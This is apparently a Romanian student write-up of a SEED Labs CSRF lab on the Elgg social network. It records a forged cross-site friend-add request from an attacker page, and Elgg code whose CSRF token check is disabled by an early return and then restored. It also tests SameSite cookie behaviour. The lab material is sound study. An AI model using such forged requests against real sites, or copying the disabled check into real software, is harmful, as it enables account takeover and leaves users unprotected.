


- verificam profilul lui Alice și observam ca i s-a adaugat descrierea:



Întrebarea 1

. Am verificat care e id-ul lui Alice (am adaugat-o ca prieten de pe contul lui Samy și am urmărit în link care e id-ul acesteea) – ID: 56



Întrebarea 2

O metoda de a lansa atacul este aceea de a prelua din accesarea link-ului de către victima a gui-dului acesteia și de a-la dauga în form la nivelul parametru guid. Poate construi un astfel de atac cu ajutorul unui script java care sa preia guid-ul și apoi sa îl transmita paginii atacatorului ca parametru. Pagina atacatorului va prelua din link guid-ul și îl va pune în formular.

Sarcina 3: Implementarea unei contramăsuri pentru Elgg

SARCINA 4


- aplicatiile web incorporeaza un token secret in paginile lor astfel incat se va va putea detecta cererile facute de site-uri ale atacatorului
- Elgg foloseste aceasta masura: folosesre 2 parametri: __elgg_ts si __elgg_token (adaugate in corpul cererei POST si in sirul URLL pt GET) – serverul le va valida inainte de procesarea cererii
- cele doi parametri sunt prezenti in codul JavaScript
    - elgg.security.token.__elgg_ts;
    - elgg.security.token.__elgg_token;
- generarea token-ului secret este o valoare de dispersie md5 a valorii secretului site-ului din baza de date, a lui ts, ID-ul sesiunii si sesiunea generata aleatoriu→ functia de dispersie se poate observa in codul dat in laborator in **Csrf.php**

```php
public function generateActionToken($timestamp, $session_token = '') {
    if (!$session_token) {
        $session_token = $this->session->get('__elgg_session');
        if (!$session_token) {
            return false;
        }
    }

    return $this->hmac
        ->getHmac([(int) $timestamp, $session_token], 'md5')
        ->getToken();
}
```

- observam ca validarea token-ului a fost dezactivata pana acum pentru a reusi sa facem testele anterioare


```php
/**
 * Validate CSRF tokens present in the request
 *
 * @param Request $request Request
 *
 * @return void
 * @throws CsrfException
 */
public function validate(Request $request) {
    return; // Added for SEED Labs (disabling the CSRF countermeasure)

    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');

    $session_id = $this->session->getID();

    if (($token) && ($ts) && ($session_id)) {
        if ($this->validateTokenOwnership($token, $ts)) {
            if ($this->validateTokenTimestamp($ts)) {
                // We have already got this far, so unless anything
                // else says something to the contrary we assume we're ok
                $returnval = $request->elgg()->hooks->trigger('action_gatekeep
```

- eliminam instructiunea return din containerul site-ului Elgg; ne conectam la sh-ul containerului Elgg si navigam unde se afla aceasta setare si o modificam (root@6b58cf446638:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security#)



```php
/**
 * Validate CSRF tokens present in the request
 *
 * @param Request $request Request
 *
 * @return void
 * @throws CsrfException
 */
public function validate(Request $request) {
        // Added for SEED Labs (disabling the CSRF countermeasure) -AM STERS RETURN-ul
        $token = $request->getParam('__elgg_token');
        $ts = $request->getParam('__elgg_ts');

        $session_id = $this->session->getID();

        if (($token) && ($ts) && ($session_id)) {
                if ($this->validateTokenOwnership($token, $ts)) {
                        if ($this->validateTokenTimestamp($ts)) {
                                // We have already got this far, so unless anything
                                // else says something to the contrary we assume we're ok
                                $returnval = $request->elgg()->hooks->trigger('action_gatekeeper:permissions:check'
                                        'token' => $token,
                                        'time' => $ts
                                ], true);
```


- incercam primul link de adaugare prienten (pe Boby)




- s-a executat cererea


```
http://www.seed-server.com/action/friends/add?friend=57
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: Elgg=hue0lk1k0bi2437e81vet6eb9i
GET: HTTP/1.1 302 Found
Date: Tue, 09 May 2023 19:54:23 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.attacker32.com/
Vary: User-Agent
Content-Length: 350
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

- dar Boby nu a fost adaugat in lista de prieteni



- incercam si cel de-al doilea atac de edit profile bazat pe JavaScript
- dupa ce se incearca randarea paginii cu form-ul de edit, se va reveni la pagina principala a atacatorului si nu se seteaza campul brief description al lui Alice







- jetonul secret : stocat într-un cookie securizat sau într-un câmp ascuns în formularele web
  - nu este accesibil pentru atacator prin intermediul unui atac CSRF
  - atacatorul nu poate obține acces la valoarea reală a jetonului secret din pagină pentru a-l trimite împreună cu cererea
  - atunci când serverul web primește o cerere, acesta verifică dacă jetonul secret trimis de utilizator este valid
  - dacă jetonul nu corespunde sau este lipsă(cazul nostru de acum), cererea este considerată nevalidă → serverul web o respinge

SARCINA 5 **Cookie SameSite**


- proprietate asociata cu un cookie
- verificare site www.example32.com pentru a observa cookie-urile setate






- tipuri diferite pentru cele 2 cookies folosit pentru SameSte: **Lax** si **Strict**


- RULAM EXPERIMENTELE PE ACELASI SITE
  - executrea scriptului php de show cookies
    - obsrvam ca toate cele trei cookies au fost puse in header si au fost afisate



  - executare metoda GET



- executare metoda POST




- OBSERVAM:
  - in toate cele 3 cazurile au fost trimise cele 3 cookie-uri si de asemenea au fost afisate

RULAM EXPERIMENTELE INTRE SITE_URI

- link

- GET



- POST

OBSERVAM:

- in cadrul metodelor GET sunt trimise cookie-urile norma si Lax, iar in cadrul metodei POST doar cel de tip normal
- samsite – None : permite trimiterea cookie-ului în cereri cross-site (cookie-ul va fi trimis și către alte site-uri decât cel care l-a setat)
- samesite – Lax: trimis împreună cu cererile cross-site generice, cum ar fi cele generate de link-uri (cazul 1) sau prin intermediul unor elemente încorporate (de exemplu, imagini).
  - nu pot fi trimise în cererile cross-site care rezultă din acțiuni care modifică metoda HTTP (cum ar fi cererile POST) sau care implică o schimbare în contextul site-ului (cum ar fi o redirecționare)
- samesite: Strict: acesta nu va fi trimis în nicio cerere cross-site.

Prin utilizarea unor astfel de cookies se poate determina daca cererile sunt facute de pe un site sau intre site-uri pe baza cookie-urilor pe care le primeste. Daca va primi un cookie cu valoarea strict, inseamna ca sigur suntem pe acelasi site, in caz contrar ne aflam pe un site cros.

Cum am putea implemeta acest mecanism in aplicatia Elgg. Voi pune niste pasi generali:

- configruam cookie-urile SameSite in Elgg – putem verifica daca se poate acest lucru in setarile de configurare
- generam cookie-urile si le setam atributul SameSite (none, Lax sau Strict)
- in mmoentul in care Elgg primeste o cerere se verifica atributele cookie-urile primite prin cerere, iar in functie de atributul acestora se va gestiona sittuatia daca cererea s-a facut de pe acelasi site sau de pe un al site tert → se vor tratat cazurile in mod corespunzator
- tratam diferitele cazuri: cereri generice, cererei cross-site etc.